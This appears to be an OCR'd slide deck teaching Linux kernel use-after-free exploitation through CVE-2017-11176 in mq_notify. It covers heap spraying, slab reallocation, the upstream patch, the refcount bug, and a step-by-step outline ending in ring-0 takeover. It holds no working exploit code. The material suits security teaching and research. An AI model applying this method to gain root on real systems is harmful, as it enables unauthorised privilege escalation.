- Where the object is being used after being freed? How (reading/writing)?

How-to Use-After-Free in Kernel Mode



Kernel Heap Spray

Remember?




```
Every 0.1s: sudo cat /proc/slabinfo | egrep "kmalloc-|size-" | grep -vi dma                  Wed Oct 16 11:08:22 2019

kmalloc-4194304        0      0 4194304    1 1024 : tunables    1    1    0 : slabdata      0      0      0
kmalloc-2097152        0      0 2097152    1  512 : tunables    1    1    0 : slabdata      0      0      0
kmalloc-1048576        0      0 1048576    1  256 : tunables    1    1    0 : slabdata      0      0      0
kmalloc-524288         0      0 524288    1  128 : tunables    1    1    0 : slabdata      0      0      0
kmalloc-262144         2      2 262144    1   64 : tunables    1    1    0 : slabdata      2      2      0
kmalloc-131072         0      0 131072    1   32 : tunables    8    4    0 : slabdata      0      0      0
kmalloc-65536          3      3  65536    1   16 : tunables    8    4    0 : slabdata      3      3      0
kmalloc-32768          2      2  32768    1    8 : tunables    8    4    0 : slabdata      2      2      0
kmalloc-16384          9      9  16384    1    4 : tunables    8    4    0 : slabdata      9      9      0
kmalloc-8192          38     38   8192    1    2 : tunables    8    4    0 : slabdata     38     38      0
kmalloc-4096         216    216   4096    1    1 : tunables   24   12    8 : slabdata    216    216      0
kmalloc-2048        2614   2614   2048    2    1 : tunables   24   12    8 : slabdata   1307   1307      0
kmalloc-1024         901    976   1024    4    1 : tunables   54   27    8 : slabdata    244    244      0
kmalloc-512          485    784    512    8    1 : tunables   54   27    8 : slabdata     98     98      0
kmalloc-256         5512   5600    256   16    1 : tunables  120   60    8 : slabdata    350    350      0
kmalloc-192         7032   7224    192   21    1 : tunables  120   60    8 : slabdata    344    344      0
kmalloc-96          1550   1550    128   31    1 : tunables  120   60    8 : slabdata     50     50      0
kmalloc-64          6045   6048     64   63    1 : tunables  120   60    8 : slabdata     96     96      0
kmalloc-128         2015   2015    128   31    1 : tunables  120   60    8 : slabdata     65     65      0
kmalloc-32         17296  17360     32  124    1 : tunables  120   60    8 : slabdata    140    140      0
```


Retaking

Goal: allocate a controlled object in place of the old *struct netlink_sock. This is easy with SLAB.*




Retaking

Goal: allocate a controlled object in place of the old *struct netlink_sock. This is easy with SLAB.*




Retaking

Goal: allocate a controlled object in place of the old *struct netlink_sock. This is easy with SLAB.*


array_cache
avail = 3
limit = 7
batchcount
touched
lock
entry[0]
entry[1]
entry[2]
<< unused >>
<< unused >>
<< unused >>
<< unused >>
ac->entry
ac->entry[ac->available]
new "struct sock"
OBJ-0
FREE
OBJ-1
OBJ-2
Slab #0
FREE
OBJ-3
OBJ-4
FREE
Slab #1
1024 bytes
4096 bytes

Why make it reliable



This may work for userland application exploits, but not for the kernel.


Once you break something there, you crash. If you crash, you need to start over…

Part #3:

the CVE

and what do we do with that

UAF Vulnerability




Vulnerability Details : CVE-2017-11176


The mq_notify function in the Linux kernel through 4.11.9 does not set the sock pointer to NULL upon entry into the retry logic. During a user-space close of a Netlink socket, it allows attackers to cause a denial of service (use-after-free) or possibly have unspecified other impact.

Publish Date : 2017-07-11 Last Update Date : 2018-10-09

Public Information




POSIX message queues allow processes to exchange data in the form of messages. This API is distinct from that provided by System V message queues (msgget(2), msgsnd(2), msgrcv(2), etc.), but provides similar functionality.



mq_notify() allows the calling process to register or unregister for delivery of an asynchronous notification when a new message arrives on the empty message queue referred to by the descriptor mqdes.

```
diff --git a/ipc/mqueue.c b/ipc/mqueue.c
index c9ff943..eb1391b 100644
--- a/ipc/mqueue.c
+++ b/ipc/mqueue.c
@@ -1270,8 +1270,10 @@ retry:

      timeo = MAX_SCHEDULE_TIMEOUT;
      ret = netlink_attachskb(sock, nc, &timeo, NULL);
-     if (ret == 1)
+     if (ret == 1) {
+       sock = NULL;
        goto retry;
+     }
      if (ret) {
        sock = NULL;
        nc = NULL;
```




```
mqueue: fix a use-after-free in sys_mq_notify()
The retry logic for netlink_attachskb() inside sys_mq_notify()
is nasty and vulnerable:

1) The sock refcnt is already released when retry is needed
2) The fd is controllable by user-space because we already
   release the file refcnt

so we then retry but the fd has been just closed by user-space
during this small window, we end up calling netlink_detachskb()
on the error path which releases the sock again, later when
the user-space closes this socket a use-after-free could be
triggered.

Setting 'sock' to NULL here should be sufficient to fix it
```

Why setting sock to NULL matters?



```
out:
  if (sock) {
    netlink_detachskb(sock, nc);  // <----- here
  }
```

```
  // from [net/netlink/af_netlink.c]

  void netlink_detachskb(struct sock *sk, struct sk_buff *skb)
  {
    kfree_skb(skb);
    sock_put(sk);       // <----- here
  }
```

```
  // from [include/net/sock.h]

  /* Ungrab socket and destroy it if it was the last reference. */
  static inline void sock_put(struct sock *sk)
  {
    if (atomic_dec_and_test(&sk->sk_refcnt))    // <----- here
      sk_free(sk);
  }
```

- *netlink_detachskb()*
  - if *sock* is not *NULL* during the *exit path*, its reference counter (*sk_refcnt*) will be unconditionally decreased by 1.

Why setting sock to NULL matters?

```
    // from [net/netlink/af_netlink.c]

    struct sock *netlink_getsockbyfilp(struct file *filp)
    {
      struct inode *inode = filp->f_path.dentry->d_inode;
      struct sock *sock;

      if (!S_ISSOCK(inode->i_mode))
        return ERR_PTR(-ENOTSOCK);

      sock = SOCKET_I(inode)->sk;
      if (sock->sk_family != AF_NETLINK)
        return ERR_PTR(-EINVAL);

[0]   sock_hold(sock);    // <----- here
      return sock;
    }
```

```
    // from [include/net/sock.h]

    static inline void sock_hold(struct sock *sk)
    {
      atomic_inc(&sk->sk_refcnt);   // <------ here
    }
```

- *netlink_detachskb()*
  - if *sock* is not *NULL* during the *exit path*, its reference counter (*sk_refcnt*) will be unconditionally decreased by 1.
- netlink_getsockbyfilp()
  - The counter is unconditionally incremented
  - Thus, that *netlink_attachskb()* should somehow be neutral regarding refcounter.

Why setting sock to NULL matters?

```
// from [net/netlink/af_netlink.c]

struct sock *netlink_getsockbyfilp(struct file *filp)
{
  struct inode *inode = filp->f_path.dentry->d_inode;
  struct sock *sock;

  if (!S_ISSOCK(inode
    return ERR_PTR(-E

  sock = SOCKET_I(ino
  if (sock->sk_family
    return ERR_PTR(-E

[0]   sock_hold(sock);
  return sock;
}
```

```
// from [include/net/sock.h]

static inline void sock_hold(struct sock *sk)
{
  atomic_inc(&sk->sk_refcnt);   // <------ here
}
```


PopePopeRet
@popepoperet

Two wrongs don't make a right, but two frees() do make an arbitrary write.

9:02 PM · Jul 26, 2019 · Twitter Web App

- *netlink_detachskb()*
  - if *sock* is not *NULL* during
    ath, its
    counter
) will be
    nally decreased
- sockbyfilp()
  - The counter is unconditionally incremented
  - Thus, that *netlink_attachskb()* should somehow be neutral regarding refcounter.

Our CVE layout



UAF through Type Confusion

- Prepare the kernel in a suitable state (e.g. make a socket ready to block)
- Trigger the bug that frees the targeted object while keeping dangling pointers untouched
- Immediately *re-allocate* with another object where you can control data
- Trigger a use-after-free's *primitive* from the dangling pointers
- Ring-0 takeover
- Repair the kernel and clean everything
- Enjoy!

